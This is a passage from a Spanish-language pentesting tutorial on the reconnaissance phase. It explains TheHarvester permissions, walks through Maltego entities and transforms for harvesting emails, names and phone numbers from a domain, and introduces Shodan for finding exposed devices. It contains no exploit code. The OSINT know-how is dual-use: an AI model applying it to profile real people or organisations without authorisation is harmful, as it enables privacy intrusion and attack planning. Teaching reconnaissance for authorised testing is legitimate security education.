negocio, y generalmente por ahí se podría encontrar información sensible.



Y, por último, en la sección Files, podrán encontrar los archivos que haya encontrado la herramienta en el servidor, usualmente no hay información sensible aquí, pero ha habido casos en los que los administradores cometen errores como estos, y por aquí se obtiene información confidencial, recuerden que esto es un juego de quien comete el primer error, y nosotros estamos buscando ese error en todas las maneras posibles.



Dentro de este archivo, se puede encontrar un gran rango de información del objetivo, desde topología de la red, correos, nombres, archivos en su servidor, dominios registrados, ubicación del servidor de correos, etc, pero todo esto el programa cómodamente te lo dará cómo reporte en la sección de reportes, que te ayuda a organizar mejor la información para posteriormente reportarlo.



Errores y soluciones

La primera vez que lo inicias, hay un error de permisos con la herramienta TheHarvester, para solucionarlo, solo escribe en la terminal: chmod +x /usr/share/theharvester/theHarvester.py

```
root@kali:~# chmod +x /usr/share/theharvester/theharvester.py
```

Maltego

Maltego es un software multiplataforma que se especializa en reconocimiento y obtención de información, particularmente de personas, ya que puede utilizar información como correo electrónico o usuarios, para encontrar datos de alguna persona o sus conocidos.

Para utilizar esta herramienta, debes empezar por crear una cuenta en Paterva (los creadores de la herramienta) en la siguiente liga (es gratis):

https://www.paterva.com/web7/community/community.php






Una vez que hayas creado tu cuenta, es tiempo de abrir el software en tu sistema Kali de la siguiente manera:


Escribe en la terminal Maltego




Al abrirse, entraras al software con la cuenta que acabas de crear ingresando tus datos en la siguiente pantalla y presionando siguiente en todo lo demás.



Al llegar a la pantalla principal, presiona este botón, y se abrirá lo que conocemos en Maltego como graph(gráfica).



Este, esencialmente es tu espacio de trabajo, en donde vas a realizar tus investigaciones, notaras que a la izquierda hay un menú llamado “entity palet”, esta herramienta, hay un objetivo que se llama entidad, que simboliza la información y tipo de información que estas pidiendo o poniendo a la herramienta.



Aquí están algunas de las “entidades” disponibles en Maltego, en la paleta de entidades puedes verlas catalogadas por el tipo de información que busca obtener esa entidad.

Display name	Description	Display name	Description
Affiliation	Membership of a social network	Hashtag	Twitter hashtag
Affiliation - Fli...	Membership of the Flickr social network	Image	A visual representation of something
Affiliation - T...	Membership of Twitter	IPv4 Address	An IP version 4 address
Alias	An alias for a person	Location	A location on Mother Earth
AS	An internet Autonomous System (AS)	MX Record	A DNS mail exchange record
Banner	Banner	Netblock	A range of IP version 4 addresses
BuiltWith Rela...	A Relationship identified by BuiltWith	Nominatim Lo...	Nominatim Location
BuiltWith Tec...	A Technology identified by BuiltWith	NS Record	A DNS name server record
Circular Area	A circular area somewhere on Earth	Organization	A social group which distributes tasks for a coll...
Company	A business organization	Person	Entity representing a human
Device	A device such as a phone or camera	Phone Number	A telephone number
DNS Name	Domain Name System server name	Phrase	Any text or part thereof
Document	A document on the Internet	Port	A TCP/UDP network port
Domain	An internet domain	Sentiment	This represent the sentiment towards an entity.
Email Address	An email mailbox to which email messages ...	Service	Network service (port and banner combination)
File	A file stored internally in the graph	Tracking Code	Represents a tracking code for a web service.
GPS Coordin...	A location on a World Geodetic System coord...	Tweet	Tweet entity
Hash	Hash entity	Twitter User List	Twitter User List entity
		URL	An internet Uniform Resource Locator (URL)
		Website	An internet website
		Website Title	Title of a website


Ahora, para empezar una investigación, debes tomar alguna entidad de la cual tengas información de la paleta de entidades, y jalarla a la gráfica, una vez en ellas, haz doble clic al texto de la entidad, y modifica el texto por la información que tú tienes.

Por ejemplo, vamos a asumir que queremos investigar a una empresa y tenemos el nombre del dominio de su sitio.




Después de tener la entidad en la gráfica, y haber modificado la información, vamos a hacer clic derecho en la entidad, y aparecerá un menú llamado transformaciones, este es otro “objeto” de Maltego, este hace referencia a que podemos “transformar” una entidad a otra por este medio. Por ejemplo, si nosotros tenemos un dominio, y queremos los correos electrónicos de este, entonces vamos a “transformar” el dominio a correos electrónicos.


Para hacer esto, basta con hacer clic en los símbolos de “+” para ver las opciones, y en los símbolos de flechas para iniciar la transformación.



Posterior a la transformación (en este caso le puse “all transforms”), les aparecerá algo similar a esto, que muestra todo lo que pueda encontrar la herramienta, entre las opciones están: servidores, correos electrónicos, números telefónicos, y nombres de personas dentro de la organización.



Todas las líneas azules representan conexiones, y los símbolos, representan entidades, para este punto probablemente ya encontraste algo de información útil de tu objetivo, pero, todavía puedes ir más lejos, realizando transformaciones de los resultados, de la misma forma en la que te mostré anteriormente.



Aquí, por ejemplo, la herramienta nos dice que ese correo es de esta persona en específico.

Maltego es una herramienta bastante completa y poderosa. Te recomiendo buscar documentación acerca de esta herramienta y su uso.

El buscador de los hackers

Shodan es un buscador, pero no cualquiera, le llaman el "buscador de los hackers", y el "buscador más peligroso", fue desarrollado en el 2009, y a diferencia de otros motores de búsqueda, Shodan busca información específica que puede ser muy útil para un hacker.

Shodan toma banners, puertos y servicios, e información de la red, para ayudarte en la etapa de reconocimiento de forma que puedas obtener suficiente información como para empezar a planear un ataque contra algún sistema.

Para hacer esto, Shodan se aprovecha que casi todo nuevo dispositivo hoy en día tiene una interfaz web que facilita la administración remota, y aquí es donde Shodan se aprovecha, todos los dispositivos que estén disponibles en la red: desde señales de tráfico, cámaras, servidores, routers, bases de datos y sin fin de dispositivos que pueden ser encontrados por Shodan y potencialmente comprometidos. Debido a esto, es el buscador favorito de los hackers e investigadores en ciberseguridad. Se ha documentado casos donde activos se ven comprometidos debido a fallas encontradas por este buscador.


Para empezar a usar Shodan, lo primero que tienes que hacer es ingresar a https://shodan.io y crear una cuenta.



